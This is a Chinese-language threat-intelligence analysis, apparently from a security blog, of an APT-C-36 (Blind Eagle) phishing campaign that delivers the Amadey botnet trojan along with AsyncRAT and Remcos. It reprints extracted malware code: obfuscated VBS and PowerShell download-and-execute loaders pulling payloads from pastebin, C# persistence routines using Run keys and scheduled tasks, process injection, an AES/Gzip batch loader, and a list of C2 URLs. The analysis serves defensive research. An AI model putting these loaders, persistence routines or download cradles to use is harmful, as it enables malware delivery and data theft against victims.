mp.weixin.qq.com /s/-7U1-NTP0EdVOtptzbHUsg

疑似APT-C-36（盲眼鹰）组织投放Amadey僵尸网络木马活动分析

2023-10-31 11:05 Posted on 北京

APT-C-36

盲眼鹰

APT-C-36（盲眼鹰）是一个疑似来自南美洲的APT组织，主要目标位于哥伦比亚境内，以及南美的一些地区如厄瓜多尔和巴拿马。该组织自2018年被发现以来，持续发起针对哥伦比亚国家的政府部门、金融、保险等行业以及大型公司的定向攻击。


在对APT-C-36组织追踪过程中我们发现该组织在不断尝试新的攻击流，尝试将Amadey僵尸网络木马加入到武器库中。

一、攻击活动分析

在日常的狩猎活动中我们发现APT-C-36组织近期活动中尝试在其惯用的PDF鱼叉钓鱼攻击流中添加Amadey僵尸网络木马。Amadey僵尸网络木马是一个2018年10月左右出现的在俄语黑客论坛上出售的模块化僵尸网络木马，具备内网横移、信息窃取、远程指令执行、脚本执行、DDos攻击等能力。

1.攻击流程分析

此次活动中使用Amadey僵尸网络木马的攻击流。



2.载荷投递分析

诱饵PDF文档从第三方云服务中下载含恶意VBS脚本的加密压缩包。

VBS中内嵌了恶意代码数据。

```
uRUs = WScript.ScriptFullName

HwxcO = ("J%%%Bq%%%Gk%%%aQBz%%%GE%%%I%%%%%9%%%C%%%%%Jw%%%w%%%DE%%%Mw%%%n%%%Ds%%%J%%%Bw%%%G4%%%ZwBl%%%Hk%%%I%%%%%9%%%C%%%%%Jw%%%l%%%H%%%9
bgBN%%%HI%%%JQ%%%n%%%Ds%%%WwBC%%%Hk%%%d%%%Bl%%%Fs%%%XQBd%%%C%%%%%J%%%Bx%%%GM%%%YQB6%%%GY%%%I%%%%%9%%%C%%%%%WwBz%%%Hk%%%cwB0%%%GU%%%bQ%%%
ZQBy%%%HQ%%%XQ%%%6%%%Do%%%RgBy%%%G8%%%bQBC%%%GE%%%cwBl%%%DY%%%N%%%BT%%%HQ%%%cgBp%%%G4%%%Zw%%%O%%%C%%%%%K%%%BO%%%GU%%%dw%%%t%%%E8%%%YgBq%%%
TgBl%%%HQ%%%LgBX%%%GU%%%YgBD%%%Gw%%%aQBl%%%G4%%%d%%%%%p%%%C4%%%R%%%Bv%%%Hc%%%bgBs%%%G8%%%YQBk%%%FM%%%d%%%By%%%Gk%%%bgBn%%%Cg%%%I%%%%%o%%%
Go%%%ZQBj%%%HQ%%%I%%%BO%%%GU%%%d%%%%%u%%%Fc%%%ZQBi%%%EM%%%b%%%Bp%%%GU%%%bgB0%%%Ck%%%LgBE%%%G8%%%dwBu%%%Gw%%%bwBh%%%GQ%%%UwB0%%%HI%%%aQBu%
B0%%%H%%%%%%cw%%%6%%%C8%%%LwBw%%%GE%%%cwB0%%%GU%%%YgBp%%%G4%%%LgBj%%%G8%%%bQ%%%v%%%HI%%%YQB3%%%C8%%%Z%%%Bz%%%HQ%%%c%%%BL%%%Go%%%V%%%B6%%%Cc
Ds%%%WwBz%%%Hk%%%cwB0%%%GU%%%bQ%%%u%%%EE%%%c%%%Bw%%%EQ%%%bwBt%%%GE%%%aQBu%%%F0%%%Og%%%6%%%EM%%%dQBy%%%HI%%%ZQBu%%%HQ%%%R%%%Bv%%%G0%%%YQBp%
Cg%%%J%%%Bx%%%GM%%%YQB6%%%GY%%%KQ%%%u%%%Ec%%%ZQB0%%%FQ%%%eQBw%%%GU%%%K%%%n%%%EM%%%Z%%%BX%%%EQ%%%Z%%%BC%%%C4%%%R%%%BL%%%GU%%%UwB2%%%Gw%%%
TQBl%%%HQ%%%a%%%Bv%%%GQ%%%K%%%n%%%E4%%%bgBJ%%%GE%%%VQBx%%%Cc%%%KQ%%%u%%%Ek%%%bgB2%%%G8%%%awBl%%%Cg%%%J%%%Bu%%%HU%%%b%%%Bs%%%Cw%%%I%%%Bb%
Fs%%%XQBd%%%C%%%%%K%%%%%n%%%HQ%%%e%%%B0%%%C4%%%eQBl%%%GQ%%%YQBt%%%GE%%%LwBt%%%G8%%%Yw%%%u%%%HQ%%%YwBh%%%GY%%%cgBp%%%GI%%%dQBz%%%C8%%%Lw%
a%%%%%%n%%%C%%%%%L%%%%%g%%%CQ%%%c%%%Bu%%%Gc%%%dQB5%%%C%%%%%L%%%%%g%%%Cc%%%ZQB5%%%FU%%%VwBN%%%Cc%%%L%%%%%g%%%CQ%%%agBp%%%Gk%%%cwBh%%%Cw%
C%%%%%%JwBS%%%G8%%%Z%%%Bh%%%Cc%%%I%%%%%p%%%Ck%%%Ow%%%=")

dim jpwou

jpwou = ("$ExeNy = '") & HwxcO & "'"
jpwou = jpwou & ";$KByHL = [system.Text.Encoding]::Unicode.GetString( "
jpwou = jpwou & "[system.Convert]::FromBase64String( $ExeNy.replace('%%%','A') ) )"
```

对特殊字符进行替换和beas64解密出的Powershell利用脚本代码，Powershell代码从第三方平台中分别下载两个载荷进行加载运行。

```
$jiisa = '013';$pnguy = 'XpzAcOgInMr%';
[Byte[]] $qcazf = [system.Convert]::FromBase64String( (New-Object Net.WebClient).DownloadString( (New-Object Net.WebClient).DownloadString('https://pastebin.com/raw/dstpKjIz') ) );
[system.AppDomain]::CurrentDomain.Load($qcazf).GetType('CdWDdB.DKeSvl').GetMethod('NnIaUq').Invoke($null, [object[]] ('txt.yedama/moc.tcafribus//:sptth' , $pnguy , 'eyUWM', $jiisa, '1', 'Roda' ));
```

3.攻击组件分析

两个载荷中一个为用于反射加载的net_dll，在以往的攻击活动中能看到APT-C-36频繁使用；另一个为Amadey僵尸网络木马，Amadey作为一个较为完善僵尸网络木马其具备：反沙箱、持久化、权限获取、脚本执行、远控、数据窃取等多种功能。

Net_dll

Powershell脚本通过从第三方平台中下载net_dll载荷数据进行解密，调用CdWDdB.DKeSvl.NnIaUq方法实现反射加载，该net_dll为APT-C-36惯用组件主要用于持久化以及加载下一阶段载荷运行。
Net_dll运行后分别在计算机%TEMP%文件夹中创建一个vbs和ps1脚本用于持久化 。

```
bool flag5 = true;
bool flag6 = flag5 == lixoo.Contains("1");
if (flag6)
{
    try
    {
        string contents = string.Concat(new string[]
        {
            "$teste = New-ItemProperty -Path \"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" -Name \"",
            lixo,
            "\" -Value \"Powershell.exe -WindowStyle hidden \"\"& '",
            Path.GetTempPath(),
            "xx2.vbs' \"\"\" -PropertyType \"String\" -force; [$teste]"
        });
        File.WriteAllText(Path.GetTempPath() + "xx1.ps1", contents);
        Interaction.Shell("powershell.exe Set-ExecutionPolicy Bypass -Scope Process ; powershell -file " + Path.GetTempPath() + "xx1.ps1", AppWinStyle.Hide, false, -1);
        Interaction.Shell(string.Concat(new string[]
        {
            "powershell.exe Copy-Item '",
            merda,
            "' -Destination '",
            Path.GetTempPath(),
            "'"
        }), AppWinStyle.Hide, false, -1);
        string text = "Set objShell = CreateObject(\"Wscript.shell\")";
        text = string.Concat(new string[]
        {
            text,
            "\r\nobjShell.run \"powershell -WindowStyle hidden -command wscript.exe //b //nologo '",
            Path.GetTempPath(),
            fileInfo.Name,
            "'\" ,0, false"
        });
        File.WriteAllText(Path.GetTempPath() + "xx2.vbs", text);
    }
    catch (Exception ex)
    {
```

创建计划任务进行持久化。

```
        {
            try
            {
                Interaction.Shell(string.Concat(new string[]
                {
                    "powershell.exe Copy-Item '",
                    merda,
                    "' -Destination '",
                    Path.GetTempPath(),
                    "'"
                }), AppWinStyle.Hide, false, -1);
                string text2 = "Set objShell = CreateObject(\"Wscript.shell\")";
                text2 = string.Concat(new string[]
                {
                    text2,
                    "\r\nobjShell.run \"powershell -WindowStyle hidden -command wscript.exe //b //nologo '",
                    Path.GetTempPath(),
                    fileInfo.Name,
                    "'\" ,0, false"
                });
                Interaction.Shell(string.Concat(new string[]
                {
                    "cmd.exe /c schtasks.exe /create /tn \"",
                    XnZYnL,
                    "\" /tr \"wscript.exe //b //nologo '",
                    Path.GetTempPath(),
                    "xx.vbs'\" /sc minute /mo ",
                    Wie,
                    " /f & exit"
                }), AppWinStyle.Hide, false, -1);
                File.WriteAllText(Path.GetTempPath() + "xx.vbs", text2);
            }
            catch (Exception ex2)
            {
            }
```

继续从第三方平台中下载下一阶段载荷编码数据，将编码数据进行倒序以及特殊字符替换以及base64解码后得到下一阶段载荷。


```
        try
        {
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            string expression = "Whz97e5Z/war/moc.nibetsap//:sptth";
            WebClient webClient = new WebClient();
            webClient.Encoding = Encoding.UTF8;
            string text3 = webClient.DownloadString(webClient.DownloadString(Strings.StrReverse(expression)));
            text3 = Strings.StrReverse(text3);
            text3 = text3.Replace("ƚ ƚ ƚ", "A");
            string text4 = Strings.StrReverse(_5);
            WebClient webClient2 = new WebClient();
            string text5 = string.Empty;
            bool flag11 = true;
            bool flag12 = flag11 == text4.ToUpper().Contains("pastebin".ToUpper());
            if (flag12)
            {
                text5 = new WebClient().DownloadString(text4);
                text5 = new WebClient().DownloadString(text5);
                text5 = Strings.StrReverse(text5);
            }
            else
```

处理后的net_dll载荷数据通过调用其KoAOkX.MXuuJb.WwQTZc方式进行反射加载，第二阶段net_dll运行后将AsyncRAT木马注入到系统进程中运行。

```
                text5 = Strings.StrReverse(text5);
            }
        }
        string str = Strings.StrReverse("krowemarF\\TEN.tfosorciM\\swodniW\\:C");
        str += Strings.StrReverse("91303.0.4v\\");
        AppDomain.CurrentDomain.Load(Convert.FromBase64String(text3)).GetType("KoAOkX.MXuuJb").GetMethod("WwQTZc").Invoke(null, new object[]
        {
            str + "\\InstallUtil.exe",
            Convert.FromBase64String(text5)
        });
    }
    catch (Exception ex4)
    {
        Interaction.MsgBox(ex4.ToString(), MsgBoxStyle.OkOnly, null);
    }
}
}
```

Amadey

Powershell脚本代码从另一第三方平台下载的base64编码数据为Amadey僵尸网络木马，Amadey作为一个较为完善僵尸网络木马其具备：反沙箱、持久化、权限获取、脚本执行、命令执行、横向移动、DDos攻击、数据窃取等多种功能插件。
MD5461A67CE40F4A12863244EFEEF5EBC26
大小237056 (bytes)
类型WIN32 EXE
下发的Amadey运行后会从下载三个文件:cred.dll、clip.dll、onLyofFicED.bat，其中dll文件是Amadey的信息收集组件用于窃取浏览器账号等用户隐私数据，bat文件中为要执行的恶意脚本。
请求文件过程中Amadey会根据当前计算机信息以特定字段发送到CC服务器中。




各个字段含义。

字段	含义
id	感染机器ID
vs	Amadey 版本号
sd	Amadey ID
os	系统版本
bi	系统位数
ar	是否拥有管理员权限
pc	计算机名
un	用户名
dm	当前所在域
av	安装杀毒软件
lv	GetTaskContent
og	无

而bat文件中攻击者使用base64加密 + AES + Gzip将两个可执行程序进行加密内嵌进脚本文件中，bat脚本运行后通过“:”符号定位密文数据依次进行解密并加载运行。

```
set "OTdZWD=-w hidden -c $iTdX='ElemvTRXenvTRXtAvTRXtvTRX'.Replace('vTRX', '');
$xZRe='TravTRXnsvTRXforvTRXmvTRXFinvTRXavTRXlBvTRXlvTRXovTRXckvTRX'.Replace('vTRX', '');
$Ncii='ChavTRXngvTRXeEvTRXxvTRXtenvTRXsionvTRX'.Replace('vTRX', '');
$KOnt='SvTRXplvTRXitvTRX'.Replace('vTRX', '');
$QVke='LovTRXavTRXdvTRX'.Replace('vTRX', '');
$SOKi='FrvTRXovTRXmBasvTRXevTRX6vTRX4StvTRXrinvTRXgvTRX'.Replace('vTRX', '');
$Jedu='EnvTRXtrvTRXyPovTRXintvTRX'.Replace('vTRX', '');
$nWfQ='GevTRXtvTRXCuvTRXrrvTRXentvTRXProvTRXcesvTRXsvTRX'.Replace('vTRX', '');
$OKqq='InvTRXvokevTRX'.Replace('vTRX', '');
$gwzM='MavTRXinMvTRXodulvTRXevTRX'.Replace('vTRX', '');
$MSHx='CrevTRXavTRXtvTRXeDvTRXecvTRXrypvTRXtvTRXorvTRX'.Replace('vTRX', '');
$vSJs='RevTRXadvTRXLivTRXnevTRXsvTRX'.Replace('vTRX', '');
function UVEtL($VZqQp){$zjsDo=[System.Security.Cryptography.Aes]::Create();
$zjsDo.Mode=[System.Security.Cryptography.CipherMode]::CBC;
$zjsDo.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
$zjsDo.Key=[System.Convert]::$SOKi('PJFIwovHCeAbQYsN8b+RxBe4t3rs086i1g/w+F56UyY=');
$zjsDo.IV=[System.Convert]::$SOKi('mBk9i/XZmBHbSStWfHL0dQ==');
$AtBTi=$zjsDo.$MSHx();
$DVyzv=$AtBTi.$xZRe($VZqQp,0,$VZqQp.Length);
$AtBTi.Dispose();
$zjsDo.Dispose();
$DVyzv;
}function bvTXS($VZqQp){$gXtCe=New-Object System.IO.MemoryStream(,$VZqQp);
$DdZiS=New-Object System.IO.MemoryStream;
$aPxmB=New-Object System.IO.Compression.GZipStream($gXtCe,[IO.Compression.CompressionMode]::Decompress);
$aPxmB.CopyTo($DdZiS);
$aPxmB.Dispose();
$gXtCe.Dispose();
$DdZiS.Dispose();
$DdZiS.ToArray();
}$NRoor=[System.Linq.Enumerable]::$iTdX([System.IO.File]::$vSJs([System.IO.Path]::$Ncii([System.Diagnostics.Process]::$nWfQ().$gwzM.FileName, $null)), 1);
$TVkTD=$NRoor.Substring(2).$KOnt(':');
$NQxao=bvTXS (UVEtL ([Convert]::$SOKi($TVkTD[0])));
$aPcuA=bvTXS (UVEtL ([Convert]::$SOKi($TVkTD[1])));
[System.Reflection.Assembly]::$QVke([byte[]]$aPcuA).$Jedu.$OKqq($null,$null);
[System.Reflection.Assembly]::$QVke([byte[]]$NQxao).$Jedu.$OKqq($null,$null);
"
set "PAUHTx=set RUpR=1 && start "" /min "
set "kQltVz=&& exit"
set "BgkkZG=not defined RUpR
if %BgkkZG:=% (%PAUHTx:=%%0 %kQltVz:=%)
set tvXhdW=%~0.exe
set "ICGzbH=WindowsPowerShell\v1.0\powershell.exe"
set cdVmLs=C:\Windows\SysWOW64\%ICGzbH:=%
if not exist %cdVmLs% (set cdVmLs=%cdVmLs:SysWOW64=System32%)
copy %cdVmLs% "%tvXhdW%" /y
"%tvXhdW%" %OTdZWD:=%
```

其中一个可执行程序为CrubCrypt加密器，其运行后将资源的Remcos压缩数据进行Gzip解压缩后再将其加载运行。



二、归属研判

此次鱼叉钓鱼事件使用的诱饵PDF文件以及使用的恶意代码混淆方式以及后续载荷都与APT-C-36以往活动中使用的一致。

在对APT-C-36的持续追踪中发现该组织持续对厄瓜多尔等地区发起攻击，不断地尝试将新的木马工具添加到自身武器库中完善自身的攻击能力。可预见在将来APT-C-36或将目光转向新的地区，其自身攻击能力也将变得更加复杂化。

附录 IOC

20561F6497492900567CBF08A20AFCCA

42DD207E642CEC5A12839257DF892CA9
461A67CE40F4A12863244EFEEF5EBC26
FDD66DC414647B87AA1688610337133B
5590C7E442E8D2BC857813C008CE4A6C
303ACDC5A695A27A91FEA715AE8FDFB8
FECB399CAE4861440DF73EAA7110F52C
C92A9FA4306F7912D3AF58C2A75682FD
57A169A5A3CA09A0EDE3FEDC50E6D222
05B99BEE0D8BA95F5CCB1D356939DAA8
64E6B811153C4452837E187A10D54665
c1eeb77920357a53e271091f85618bd9

autgerman.autgerman.com
http://213.226.123.14/8bmeVwqx/Plugins/cred.dll
http://213.226.123.14/8bmeVwqx/Plugins/clip64.dll
http://213.226.123.14/8bmeVwqx/index.php
http://213.226.123.14/8bmeVwqx/Plugins/cred64.dll
http://213.226.123.14/8bmeVwqx/Plugins/clip.dll
http://213.226.123.14/8bmeVwqx/index.php?scr=1
https://subirfact.com/onLyofFicED.bat